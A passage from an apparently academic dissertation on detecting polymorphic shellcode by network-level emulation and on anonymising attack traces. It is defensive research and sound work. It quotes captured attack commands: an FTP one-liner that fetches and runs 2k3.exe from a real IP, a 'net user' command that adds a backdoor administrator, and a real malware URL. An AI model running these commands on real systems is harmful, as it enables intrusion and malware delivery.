 7 4000000e  807431FF85      xor byte [ecx+esi-0x1],0x85
 8 40000013  E2F9          1 loop 0x4000000e
 9 4000000e  807431FF85      xor byte [ecx+esi-0x1],0x85
10 40000013  E2F9          2 loop 0x4000000e
11 6000000e 807431FF85       xor byte [ecx+esi-0x1],0x85
12 40000013 E2F9           3 loop 0x4000000e
        ...
```

Figure 9.5: The execution trace of a captured self-decrypting shellcode. The instructions of the decryption routine are highlighted.

when compared to the purple bars. Although the actual code of the payload used by a given malware may remain the same, variable fields like IP addresses, port numbers, URLs, and filenames result in different encrypted payloads. We discuss in detail the types of payload found and their characteristics in Sec. 9.2.3.

Decryption Routines

To gain a better understanding of whether the captured attacks are truly polymorphic or not, we analyzed further the decryption routines of the captured shellcodes. Decent polymorphic encoders generate shellcode with considerable variation in the structure of the decryption routine, and use different decryption keys (and sometimes algorithms), so that no sufficiently long common instruction sequence can be found among different shellcode instances. On the other hand, naive shellcode encoders use the same decryption routine in every instance. Even if the same decryption code and key is used, the encrypted body usually differs due to payload variations, as discussed in the previous section, so here we focus only on the variation found in the different decryption routines.

For each attack, we extracted the decryption code from the execution trace produced by Nemu. The beginning of the decryption routine is identified by the seeding instruction of the GetPC code that stores the program counter in a memory location [158]. The end of the decryption code is identified by the branch instruction of the loop that iterates through the encrypted payload. In the execution trace of Fig. 9.5, this heuristic identifies the highlighted instructions as the decryption routine.

The different types of decryption routines are categorized based on the sequence of instruction opcodes in the decryption code, ignoring the actual operand values.

For each inspected input, Nemu maps the code into a random memory location, so memory offset operands will differ even for instances of the same decryptor. The decryption key, the length of the encrypted payload, and other parameters may also vary among different instances, resulting to different operand values. Routines with the identical instruction sequences but different register mappings are also considered the same.

After processing all captured attacks, the above process resulted in 41 unique decryption routines. This surprisingly small number of decryptors indicates that none of the malware variants that launched the attacks employs a sophisticated shellcode encoder. Despite the availability of quite advanced polymorphic shellcode encryption engines [35], none of the captured shellcodes seems to have been produced by such an engine. In contrast, most of the decryption routines are variations of simple and widely used encoders.

A larger number of shellcodes share the same decryption routine but use different decryption keys. We speculate that key variation is the result of the brute force way of operation of some encoders, which try different encryption keys until all the bad character constraints in the generated shellcode are satisfied, rather than an intentional attempt to obfuscate the shellcode. Three of the decryptors match the code generated by the `call4_dword_xor`, `jmp_call_additive`, and `fnstenv_mov` encoders of the Metasploit Framework [2], while the decryptor shown in Fig. 9.5 is a variant of the decryptor used by the `countdown` encoder of the same toolkit. The GetPC code in 37 of the routines uses the `fstenv` instruction for retrieving the current value of the instruction pointer, while the rest 14 use the `call` instruction. The average length of the loop body code is 2.92 instructions (excluding the branch instruction)—the largest decryption loop uses ten instructions.

The decryption code with the largest loop body is a variant of the code used by the `alpha_mixed` encoder from Metasploit, which produces alphanumeric mixed-case shellcode, with some differences in the GetPC code (the decryption loops are identical). This type of shellcode was found in three of the attacks against port 3050, attempting to exploit an integer overflow vulnerability in the Borland Interbase 2007 database server [14].

The interesting aspect of these particular attacks is that the decrypted payload produced by the alphanumeric shellcode is again an instance of a self-decrypting shellcode, this time generated by yet another variant of the popular `countdown` encoder. That is, the initial payload was first encoded using a `countdown`-like encoder, and the resulting shellcode was then encoded using a `alpha_mixed`-like encoder. The overall decryption process of the shellcode is illustrated in Fig. 9.6. Although such layered encryption using multiple executable packers is commonly found in malware binaries, we are not aware of any previous report of in-the-wild attacks employing doubly encrypted shellcode.

Overall, although in most cases the shellcode uses simple encryption schemes, it is not unlikely that in the future the use of advanced polymorphic shellcode engines will



Figure 9.6: An illustration of the execution of the doubly encrypted shellcode found in three of the attacks.

be commonplace. The same has already happened with executable packers, which are nowadays widely used by malware.

Payload Categorization

The captured attacks per targeted port may come from one or more malware families, especially for ports with a high number of attacks. At the same time, the propagation mechanism of a single malware may include exploits for several different vulnerable services. Identifying the different types of payload used in the attacks can give us some insight about the diversity and functionality of the shellcode used by malware.

It is reasonable to expect that a given malware uses the same payload code in all exploitation attempts, e.g., for downloading and executing the malware binary after successful exploitation. Although a malware could choose randomly between different payloads or even use a metamorphic payload different in each attack, such second-level polymorphism is not typically seen in the wild. On the other hand, different malware may use exactly the same payload code, since in most cases the shellcode serves the same purpose, i.e., carrying out the delivery and execution of the malware binary to the victim host.

We have used a binary code clustering method to group the unique payloads with similar code from all captured attacks into corresponding payload types. As mentioned before, even exactly the same payload code may differ among different instances due to variable parameters. For example, a payload that connects back to the previous victim to download an execute the malware binary will contain a different IP address in each attack instance. Such differences can be manifested either as variations in instruction operands, or directly as different embedded data in the code.

To cluster the payloads, we first extract any obvious embedded strings using regular expressions, and disassemble the remaining code to derive a corresponding instruction sequence. We then group the payloads using agglomerative hierarchical clustering, with the relative edit distance over the compared instruction sequences as the distance metric. After experimenting with different thresholds and manually



Figure 9.7: Number of attacks and unique payloads for the 41 payload types.

examining the resulting payload groups, we empirically chose a high distance criterion such that only almost identical instruction sequences are clustered together.

We also experimented with computing the edit distance over the sequence of instruction opcodes—excluding operands—instead of the complete instructions. However, due to the increased component reuse among payloads types, this approach tends to yield fewer groups that in some cases included different payload implementations. Sharing of identical code blocks is very common between different payload types due to the compartmentalized structure of modern shellcode [193].

We further analyzed each payload type to understand its behavior and intended purpose. The typical structure of Windows payloads consists of a series of steps to resolve the base address of `kernel32.dll`, potentially load other required DLLs, resolve the addresses of the API calls to be used, and finally carry out the intended task [193]. The type and sequence of library calls used by the payload provides a precise view of the payload functionality. We statically analyzed the code of each payload group, looking for patterns of known library call prologues, library function strings (used as arguments to `GetProcAddress`), library function hashes (used by custom symbol resolution code), and shell commands, and classified each payload type according to its generic functionality.

Payload clustering and categorization resulted in 41 payload types, categorized in seven payload classes. We manually verified that only similarly implemented payloads are categorized in the same payload type. We can think of each payload type as a different implementation of the functionality corresponding to its payload class. The number of attacks and different unique payloads per payload type is shown in Fig. 9.7. The letter of each payload type in the x axis corresponds to its payload class, according to the class names listed in Table 9.2. We used a naming scheme similar to the one proposed by Borders et al. [46] based on the method of communication, the type of action performed, or both.

Payload Class	# Payload Types
ConnectExec	17
BindExec	9
HTTPExec	5
BindShell	4
AddUser	3
FTPExec	2
TFTPExec	1

Table 9.2: Payload classes.

As shown in Fig. 9.7, for most payload types, the number of unique payloads is smaller than the number of attacks that used this type of payload. This means that exactly the same payload was used in more than one attack instance. Multiple attacks launched by the same malware running on the same host typically have identical payloads because even variable parameters, such as the IP address of the attacker, remain the same. Depending on the malware, the payload may fetch the malware binary from a predefined location, which also results in identical payloads even for attacks launched from different hosts.

On the other hand, some payload types, such as those that wait for a connection from the attacker (e.g., payloads of the *BindShell* and *BindExec* classes), may not have any variable fields at all. However, if such a payload is used by different malware families, then each malware may use it with slight modifications. For example, different malware families may bind the listening socket to a different port number, or choose a different file name for payloads that write the downloaded binary to a file before executing it. Going back to Fig. 9.4, the number of different payload types per attacked port is represented by the green bars. The diversity of the used payloads increases with the number of attacks for each port, indicating that highly attacked ports were attacked by several different malware families.

The most commonly used type of payload (the first pair of bars in Fig. 9.7), used by a little less than half of the captured attacks, is a typical "connect back, download, and execute" payload. As shown in Table 9.2, this payload class (*ConnectExec*) has the largest number of different implementations. Implementations may differ in many parts, including the code used to locate the base address of `kernel32.dll`, the routine and name hashing scheme for API call address resolution, (locating only `GetProcAddress` and using it for resolving the rest of the symbols is another common option), library initialization, process creation and termination, different libraries or library calls with similar functionality, as well as in the overall assembly code.

The five payloads of the *HTTPExec* class use the convenient `URLDownloadToFileA` function of `urlmon.dll` to download and execute a malicious file from a predefined URL. Other payloads first spawn a `cmd.exe` process, which is then used either for receiving commands from the attacker (*BindShell*), or for directly executing other programs as specified in the payload. For example, one of the two *FTPExec* payload types uses a command similar to the following as an argument to the `WinExec` function of `kernel32.dll`:

```
cmd /c echo open 208.111.5.228 2755 > i &
echo user 1 1 >> i &echo get 2k3.exe >> i &
echo quit >> i &ftp -n -s:i &2k3.exe&del i
```

while the *AddUser* payloads use a command like the following to create a user with administrative privileges:

```
cmd.exe /c net user Backupadmin corrie38 /ADD &&
net localgroup Administrators Backupadmin /ADD
```

`WinExec` is also used to directly execute programs without involving `cmd.exe` directly, such as `ftp.exe` and `tftp.exe` in the second *FTPExec* and the *TFTPExec* payload types.

10. Sharing Attack Data

Logs and traces of network data are a fundamental resource for security professionals, network analysts, and researchers. They provide the means for understanding network characteristics and threats, enhance the operational and security policies of an organization, and help in deploying and evaluating new algorithms and applications. Thus, it is widely recognized by the academic and research community that it is both desirable and beneficial to share network data for research purposes.

Sharing traces of real attacks captured in the wild is a useful practice that promotes research and helps the development of new defense mechanisms against current and future threats. However, unconditional access to network data and activity logs may also help attackers perform reconnaissance attacks in a network of hosts, e.g., by knowing which hosts of an organization are active, which network services they use, and so on. To reduce such exposure without sacrificing the ability to share useful information, network and system administrators often wish to anonymize network traces and logs before sharing them publicly.

Publicly releasing full payload packet traces requires careful anonymization of any sensitive information that can reveal the identity of network endpoints, user credentials, private content and files, and so on. The multitude of application layer protocols that are in use are well documented and, given the right conditions, can be easily identified, parsed, and subsequently anonymized. Starting from the Ethernet and IP headers up to higher level protocols, all sensitive fields are known and can be sanitized according to the appropriate anonymization policy. MAC and IP addresses can be mapped to non-existent or randomly chosen addresses, while any payload data that reveal network or system information can be sanitized. For example, the `Host` filed of the HTTP protocol can be changed to a fake address:

```
Host: 10.123.12.123\r\n
```

while various SMB or DCERPC fields that contain IP addresses, host names, or other identifiers can be sanitized:

```
principal: xxxxxx$@XXXXXX.XXX
Server NetBIOS Name: XXXXXX
Domain DNS Name: xxxxxx.xxx
Path: \\10.123.12.12\IPC$
```



Figure 10.1: The publicly accessible trace repository that contains anonymized full payload traces of code injection attacks captured in the wild by Nemu.

However, when it comes to network traces of code injection attacks, the attack code itself may contain sensitive information that can expose the identities of the attacking or victim hosts, as well as third party infected computers. As already discussed, the typical operation of the shellcode used in code injection attacks is to connect back to the previous victim or some seeding server, download the main malware binary, and execute it. The server or previous infected host is directly identifiable once the payloads' behaviour is uncovered, since its IP address, hostname, or URL is usually hardcoded in the shellcode.

Preferably, any information about the seeding host should also be anonymized, since it identifies an infected or malicious system—a system that is definitively known to host and spread malware. Otherwise, a malicious user could exploit the information contained in publicly available traces of code injection attacks to learn about unpatched or vulnerable systems. In turn, he could launch further attacks against these systems using the network information contained in the shellcode of the released attack traces. More importantly, revealing host-identifying information about infected systems can raise legal or social concerns. The seeding host—an infected computer—might belong to a third-party organization or a high profile company that would not like the public to know that it hosts systems serving malware.

Traces of code injection attacks are invaluable for the security research community, thus identifying and anonymizing any sensitive information contained in the shellcode of code injection attacks is of crucial importance for making such attack traces publicly

available. As discussed in Chapter 7, for each detected attack, Nemu can store the full payload packet trace of the attack traffic. In an effort to promote real attack data sharing among the security research community, we have made publicly available anonymized full payload traces of some of the attacks that have been captured in the wild by Nemu in different deployments. We have focused on providing few but diverse traces of attacks against different services and using different exploits or shellcodes, rather than providing a bulk of almost identical attack instances. The traces are available from: `http://lobster.ics.forth.gr/traces/` and Fig. 10.1 shows a screen shot of the repository.

However, before publicly releasing full payload traces of the captured attacks, we had to first tackle the above challenges for ensuring that all sensitive information in the traces, including the shellcode itself, is properly anonymized. To that end, we developed an extensible framework that enables the proper anonymization of sensitive information contained in the encrypted body of the shellcode. This work is a first step towards promoting the sharing of full payload packet traces that contain malicious code among different organizations without exposing potentially sensitive information carried within the packets' payload.

10.1 Deep Packet Anonymization

Self-decrypting shellcode, which as discussed in the previous chapter is widely used in the wild, introduces some challenges for the proper anonymization of the seeding host information. On the wire, the actual shellcode is encrypted, and thus the address of the seeding host cannot be anonymized simply by searching for it in the packet payload and sanitizing it—the address is not exposed in the packet payload at all. The actual address of the seeding host will be revealed only upon execution of the shellcode on the vulnerable system, i.e., after the decryption routine decrypts the encrypted payload.

Figure 10.2 shows the original payload of an attack as seen on the wire, which was captured by Nemu in the wild. Due to the encryption, the whole payload appears as almost random bytes and seems to contain no sensitive information. However, after decryption, the highlighted bytes are converted to the URL `http://z.proxylist.ru/d.php` from which the shellcode downloads the actual malware binary. This host may correspond to some infected machine within a third party organization, and clearly revealing this information to the public should be avoided.

During execution, the shellcode must decrypt itself, which means that the decryption key is encapsulated in the code of the decryption routine. This crucial characteristic of self-decrypting shellcode allows us to properly anonymize the sensitive information that is not exposed on the wire using the following approach. Given a trace of a code injection attack that uses some form of self-decrypting shellcode, we can decrypt the actual payload by extracting the algorithm and the key from the decryption routine, properly anonymize the sensitive information contained in the

```
0180  33 c1 6c c6 37 a8 67 7b  37 94 93 93 6c c5 9f c2   3.l.7.g{ 7...l...
0190  c5 18 e6 af 18 e7 bd eb  90 66 c5 18 e5 b3 90 66   ........ .f.....f
01a0  a0 5a da d2 3e 90 56 a0  48 9c 2d 83 a9 45 e7 9b   .Z..>.V. H.-..E..
01b0  52 58 9e 90 49 d3 78 62  a8 8c e6 74 cd 18 cd b7   RX..I.xb ...t....
01c0  90 4e f5 18 9f d8 18 cd  8f 90 4e 18 97 18 90 56   .N...... ..N....V
01d0  38 cd ca 50 7b 9a 6c 6c  6c 1d dd 9d 7f 52 ea 76   8..P{.ll l....R.v
01e0  2b e1 6d 20 85 7c 5d 73  f3 a5 89 bc e3 fb e7 e7   +.m .|]s ........
01f0  e3 a9 bc bc e9 bd e3 e1  fc eb ea ff fa e0 e7 bd   ........ ........
0200  e1 e6 bc f7 bd e3 fb e3  93 93 93 bf 45 80 05 aa   ........ ....E...
0210  44 8e 4f b1 01 c0 05 a6  01 db 13 b7 53 8e 51 e0   D.O..... ....S.Q.
0220  12 8e 51 e0 12 8e 4f 93  65 ea 40 f4 07 8e 0e b7   ..Q...O. e.@.....
0230  55 8e 0c bd 42 cf 0c b5  53 c1 15 a2 01 ef 04 bf   U...B... S.......
0240  48 c0 09 a1 55 dc 01 a6  4e dc 13 f2 10 9c 53 f2   H...U... N.....S.
0250  0e ef 24 96 21 ae 31 76  57 4e 65 59 45 4d 69 73   ..$.!.1v WNeYEMis
0260  49 39 76 32 39 52 74 55  5a 57 6c 6e 6b 4b 51 64   I9v29RtU ZWlnkKQd
0270  39 4e 55 32 73 31 71 44  6f 55 4d 44 6f 70 33 58   9NU2s1qD oUMDop3X
0280  47 70 35 34 7a 6e 61 4c  6d 4e 39 30 50 39 47 4d   Gp54znaL mN90P9GM

      encrypted content: http://z.proxylist.ru/d.php
```

Figure 10.2: The encrypted part of a polymorphic shellcode captured in the wild as seen on the wire. Although no sensitive information is seemingly exposed, the underlined bytes correspond to an encrypted malware seeding URL.

shellcode, and then *re-encrypt* the modified payload in order to reconstruct the original packet as it was captured on the wire. In most cases, as seen in the examples presented in the previous chapters, the decryption routine consists of just a few assembly instructions that use simple arithmetic operations to transform the payload a byte or 4-bytes at a time. Decrypting and re-encrypting the sensitive payload is thus in most cases easy to achieve using a simple transformation routine.

10.2 System Architecture

Our code injection attack trace anonymization system is built on top of the Anonymization API (AAPI) [109], a flexible framework for building network traffic anonymization applications. AAPI allows users to define their own anonymization policies by specifying which anonymization functions are going to be applied on each field of the network packet.

The API provides a large set of anonymization primitives, from setting fields to constant or random values and performing basic mapping functions, to prefix-preserving anonymization and several hash functions and block ciphers, as well as support for regular expression matching and replacement. AAPI can operate on a

```
0180  33 c1 6c c6 37 a8 67 7b  37 94 93 93 6c c5 9f c2   3.l.7.g{ 7...l...
0190  c5 18 e6 af 18 e7 bd eb  90 66 c5 18 e5 b3 90 66   ........ .f.....f
01a0  a0 5a da d2 3e 90 56 a0  48 9c 2d 83 a9 45 e7 9b   .Z..>.V. H.-..E..
01b0  52 58 9e 90 49 d3 78 62  a8 8c e6 74 cd 18 cd b7   RX..I.xb ...t....
01c0  90 4e f5 18 9f d8 18 cd  8f 90 4e 18 97 18 90 56   .N...... ..N....V
01d0  38 cd ca 50 7b 9a 6c 6c  6c 1d dd 9d 7f 52 ea 76   8..P{.ll l....R.v
01e0  2b e1 6d 20 85 7c 5d 73  f3 a5 89 bc e3 fb e7 e7   +.m .|]s ........
01f0  e3 a9 bc bc eb bd eb eb  eb eb eb eb eb eb eb bd   ........ ........
0200  eb eb bc f7 bd e3 fb e3  93 93 93 bf 45 80 05 aa   ........ ....E...
0210  44 8e 4f b1 01 c0 05 a6  01 db 13 b7 53 8e 51 e0   D.O..... ....S.Q.
0220  12 8e 51 e0 12 8e 4f 93  65 ea 40 f4 07 8e 0e b7   ..Q...O. e.@.....
0230  55 8e 0c bd 42 cf 0c b5  53 c1 15 a2 01 ef 04 bf   U...B... S.......
0240  48 c0 09 a1 55 dc 01 a6  4e dc 13 f2 10 9c 53 f2   H...U... N.....S.
0250  0e ef 24 96 21 ae 31 76  57 4e 65 59 45 4d 69 73   ..$.!.1v WNeYEMis
0260  49 39 76 32 39 52 74 55  5a 57 6c 6e 6b 4b 51 64   I9v29RtU ZWlnkKQd
0270  39 4e 55 32 73 31 71 44  6f 55 4d 44 6f 70 33 58   9NU2s1qD oUMDop3X
0280  47 70 35 34 7a 6e 61 4c  6d 4e 39 30 50 39 47 4d   Gp54znaL mN90P9GM

      encrypted content: http://x.xxxxxxxxx.xx/d.php
```

Figure 10.3: The same part of the shellcode shown in Fig. 10.2 after proper anonymization of the encrypted payload. The host name `z.proxylist.ru` has been sanitized.

wide variety of protocols, ranging from Ethernet to HTTP, FTP, and Netflow in the application layer. After protocol decoding, all protocol fields are accessible from the user application.

The self-decrypting shellcode anonymization subsystem is based on regular expression matching. Regular expression matching is used to identify the code of known widely used decryption routines, extract the decryption key, and search for sensitive information such as IP addresses, hostnames, and URLs, in the decrypted payload. The most important reasons that led us to use regular expression matching are the following. First, regular expression matching is fast and can be effectively used in deep packet inspection. This provides the user with the option to anonymize attack traces on-the-fly, at the time they are being generated by analysis and detection algorithms and tools. Second, regular expressions are expressive enough to cover both the case where sensitive information such as an IP address appears within the payload of an attack, as well as when that information is masked by an encoder to be executed first, before the actual payload is executed.

We used the shellcode signatures of used in the Nepenthes Project [16, 31] as a basis for the implementation of the decoder matching engine. The core of our implementation uses the PCRE library [3], to search for a given set of regular expressions characterizing different kinds of self-decrypting shellcode within a packet trace. When

some regular expression identifies a decoder, we need to emulate its behaviour, and then search for host information in the decrypted parts of the payload. The emulation process is carried out on a per-decoder basis. We do not use any emulation frameworks or external processes for this task, because most decoders are currently very simple in their operation. For the decoders in our prototype implementation, we simply emulate in the application level the operations carried out by the decoder. We do this in a very similar way to the nepenthes low interaction honeypot. After this process, as shown in Fig. 10.3, the actual payload of the resulting network packet has been modified such that when executed, the decryption routine will produce an anonymized instance of the actual shellcode.

As part of our future work, we aim to replace the regular expression matching engine with actual code emulation. Upon the identification of a shellcode, Nemu has already executed the decryption routine and thus any decrypted part of the shellcode is readily accessible. Incorporate the deep packet anonymization functionality within Nemu would allow for the generic anonymization of other shellcode families that are currently not captured by the regular expression signatures used in the anonymization framework.

11. Conclusion

11.1 Summary

In this dissertation we explored the problem of detecting previously unknown code injection attacks at the network level. We followed the approach of identifying the shellcode that is an indispensable part of the attack vector, which enables the generic detection of previously unknown attacks without focusing on the particular exploit used or the vulnerability being exploited. Initial implementations of this approach in the literature attempt to identify the presence of shellcode in network streams using detection algorithms based on static code analysis (Chapter 3). However, static analysis cannot effectively handle malicious code that employs advanced code obfuscation techniques such as indirect jumps, and self-modifying code, and thus these detection methods can be easily evaded (Chapter 4).

The main contribution of this work is *network-level emulation*, a novel technique for the generic detection of binary code injection attacks based on code emulation and passive network monitoring. The starting point for our work is the observation that previous proposals that rely on static code analysis are insufficient because they can be bypassed using techniques such as simple self-modifications. The principle behind network-level emulation is that the machine code interpretation of arbitrary benign data results to random code which, when it is attempted to run on an actual CPU, usually crashes soon, e.g., due to the execution of an illegal instruction. In contrast, if some input contains actual shellcode, then this code will run normally, exhibiting a potentially detectable behavior. At the same time, the actual execution of the attack code on a CPU emulator makes the detection algorithm robust to evasion techniques such as highly obfuscated, polymorphic, or self-modifying code (Chapter 5).

Nemu, our prototype attack detection system, uses a CPU emulator to dynamically analyze valid instruction sequences in the inspected traffic and identify inherent runtime patterns exhibited during the execution of the shellcode. The detection algorithm evaluates in parallel multiple runtime behavioral heuristics that cover a wide range of shellcode types, including self-decrypting and non-self-contained polymorphic shellcode, plain or metamorphic shellcode, and memory-scanning shellcode. The heuristics are composed of a sequence of conditions that should all hold during the execution of a shellcode. These conditions are defined with a fine granularity by speci-

fying particular instructions, operands, and memory accesses that should be observed during execution, enabling the precise identification of malicious inputs (Chapters 6 and 7).

Emulation-based shellcode detection has several important advantages, including the generic detection of previously unknown attacks without exploit or vulnerability-specific signatures, resilience to evasion techniques such as anti-disassembly tricks and self-modifying code, detection of targeted attacks, and practically zero false positives. These characteristics were assessed during the experimental evaluation of our system, which showed that Nemu can effectively detect a broad range of diverse shellcode types and implementations, while extensive testing with a large set of benign data did not produce any false positives (Chapter 8).

To assess the effectiveness of our approach under realistic conditions we deployed Nemu in several production networks. Over a period of more than one year, Nemu has detected 1.2 million attacks targeting real systems in the protected networks, while so far has not generated any false positives. The attack activity observed in these deployments clearly shows that polymorphic attacks are extensively used in the wild, although polymorphism is mostly employed in its more naive form, using simple encryption schemes for the concealment of restricted payload bytes (Chapter 9). Considering the wide availability of sophisticated polymorphic shellcode engines, this probably indicates that attackers are satisfied with the effectiveness of current shellcode, and they do not need to bother with more complex encryption schemes for evading existing network-level defenses. Another possible reason is the extensive code component reuse among different malware families in both decryption routines and payloads. Less skilled attackers probably rely on slight modifications of proof of concept code and existing malware, instead of implementing their own attack vectors. However, attackers have also turned their attention to the exploitation of less widely used services and third-party applications, while we observed attacks employing more sophisticated encryption schemes, such as doubly-encrypted shellcode.

In an effort to promote the sharing of real attack data in the security research community, we publicly released anonymized full payload traces of some of the attacks captured by Nemu in the above deployments. During this effort, we identified challenges faced by existing network trace anonymization schemes for safely sharing attack traces that contain self-decrypting shellcode. To alleviate this problem, we designed an anonymization method that identifies and properly sanitizes sensitive information contained in the encrypted part of polymorphic shellcodes that is otherwise not exposed on the wire (Chapter 10).

11.2 Future Work

Experience has shown that computer security research and engineering is a never-ending game between "attackers" and "defenders." The constant increase in the amount and sophistication of attacks, and the intertwined increase in the deployment

and accuracy of defenses, have led to a coevolution of detection methods and evasion techniques. Under these circumstances, network-level emulation cannot be considered in any way as a bullet-proof solution to the problem of the effective detection of previously unknown code injection attacks. Nevertheless, we believe that the attack detection methods proposed in this work "raise the bar" for the attackers and bring us one step closer to recognizing the limits of effective attack detection at the network level. The ability to accurately detect previously unknown code injection attacks with virtually zero false positives, and the simplicity of the deployment at the network level, make network-level emulation an effective and practical defense method.

We have already discussed some limitations of our current implementation and outlined possible solutions that can be explored as part of future work in Sec. 7.3. Mitigations against anti-emulation tricks and the lack of complete host-level context are important open research problems that need to be studied further in order to enhance the robustness of the detector against evasion attempts. Other directions for future work include the following:

Increase the detection coverage: The six runtime behavioral heuristics presented in this paper allow Nemu to detect a broad range of different shellcode classes. Of course, we cannot exclude the possibility that there are other types of shellcode, or alternative techniques to those on which the heuristics presented in this work are based, that may have missed our attention or have not been publicly released. Nevertheless, the architecture of Nemu allows the parallel evaluation of multiple behavioral heuristics, and thus the detection engine can be easily extended with more heuristics for other shellcode types. For example, it may be possible to implement new heuristics for the detection of the code required in a swarm attack [54]. In our future work, we plan to explore the development of new heuristics for the identification of the API function resolution process through the EAT or IAT, for Windows shellcode based on commonly used hard-coded addresses, as well as non-polymorphic Linux and Mac OS X shellcode.

Extend network-level emulation to other architectures: Besides the prevalent IA-32 architecture, other computer architectures such as IA-64 and ARM are increasingly used in PCs and mobile devices. Consequently, code injection attacks for these devices have started to come out [2, 242]. Extending code emulation for the detection of attacks in different architectures is a quite natural direction for future work.

Use emulation-based detection in new attack domains: Besides remote code injection attacks launched by malware and remote exploitation toolkits, one could study the applicability of emulation-based detection for the detection of drive-by download attacks mounted by malicious web sites. For instance, a first approach in this direction by Egele et al. uses emulation-based detection within the browser to identify the shellcode generated on the heap during a heap-spraying attack [73]. Furthermore, malicious documents of popular file

types such as PDF, DOC, XLS and PPT, also use code injection to exploit vulnerabilities in the respective applications and run the malicious code carried within the document. As discussed in Sec. 8.1.3, the heuristics used in Nemu can readily be applied on file system data, instead of network data, and detect malicious documents that carry egg-hunt shellcode.

Apply emulation-based detection in higher-level programming languages: Besides studying the runtime behavior of the assembly code at the instruction set architecture level, including non-IA32 architectures such and IA-64 and ARM, an interesting direction for future work is to consider the applicability of emulation-based detection for higher-level languages such as Javascript, ActionScript, VB Script, and ActiveX, which are widely used by malicious websites for mounting drive-by download attacks. The higher-level attack code used in these exploits may also adhere to implementation restrictions that could be captured by runtime behavioral heuristics at the interpreter level.

Explore alternative designs: Nemu currently scans only client-initiated streams for code injection attacks against network services, but the proposed detection heuristics can be readily implemented in emulation-based systems in other domains, including host-level or application-specific detectors. An interesting direction for future research is to explore the design space for the implementation of emulation-based malicious code detection systems. An important tradeoff is the placement of the runtime detector within an existing infrastructure. Network-level approaches such as passive monitoring sensors, proxies, and gateways have the benefit of easy deployment and protection of multiple clients, with the drawback of lack of access to host-level information, such as the address space of the running processes. On the other hand, host-level approaches such as process monitors or browser plug-ins must be installed in each client separately and are thus harder to deploy, but enable access to fine-grained system information.

Another important consideration is the type of dynamic code analysis technique that will be used as a basis for the development of the detection algorithms. Besides interpreted emulation which is currently used in Nemu, alternatives include dynamic binary instrumentation, dynamic translation, and virtualization. Although the current implementation achieves a decent processing throughput, the use of a faster CPU emulator would allow to perform more complex analysis per inspected input and increase the overall performance.

Bibliography

[1] Houses of parliament computers infected with conficker virus. *Telegraph*.

[2] The metasploit project. http://www.metasploit.com/.

[3] Perl compatible regular expressions library. "http://www.pcre.org/".

[4] Snort-inline. http://snort-inline.sourceforge.net/.

[5] Windows API. http://msdn.microsoft.com/en-us/library/cc433218%28VS.85%29.aspx.

[6] Apache Chunked Encoding Overflow, 2002. http://www.osvdb.org/838.

[7] Microsoft Security Bulletin MS03-039, September 2003. http://www.microsoft.com/technet/security/bulletin/MS03-039.mspx.

[8] Microsoft Windows RPC DCOM Interface Overflow, 2003. http://www.osvdb.org/2100.

[9] The Honeynet Project, 2003. http://www.honeynet.org/.

[10] Microsoft Windows LSASS Remote Overflow, 2004. http://www.osvdb.org/5248.

[11] Net-worm.win32.dabber.a, July 2004. http://www.viruslist.com/en/viruses/encyclopedia?virusid=50660.

[12] Targeted attacks using PowerPoint 0-day, 2006. http://www.securityfocus.com/brief/254.

[13] LOBSTER Deliverable D3.4: Integrating a LOBSTER Sensor with DeepSight, August 2007. http://www.ist-lobster.org/publications/deliverables/D3.4.pdf.

[14] Borland Interbase 2007 Integer Overflow, 2008. http://www.coresecurity.com/content/borland.

[15] Microsoft Security Bulletin MS08-067 – Critical, October 2008. http://www.microsoft.com/technet/security/Bulletin/MS08-067.mspx.

[16] Common shellcode naming initiative, 2009. http://nepenthes.carnivore.it/csni.

[17] Microsoft security advisory (975191): Vulnerabilities in the ftp service in internet information services, September 2009. http://www.microsoft.com/technet/security/advisory/975191.mspx.

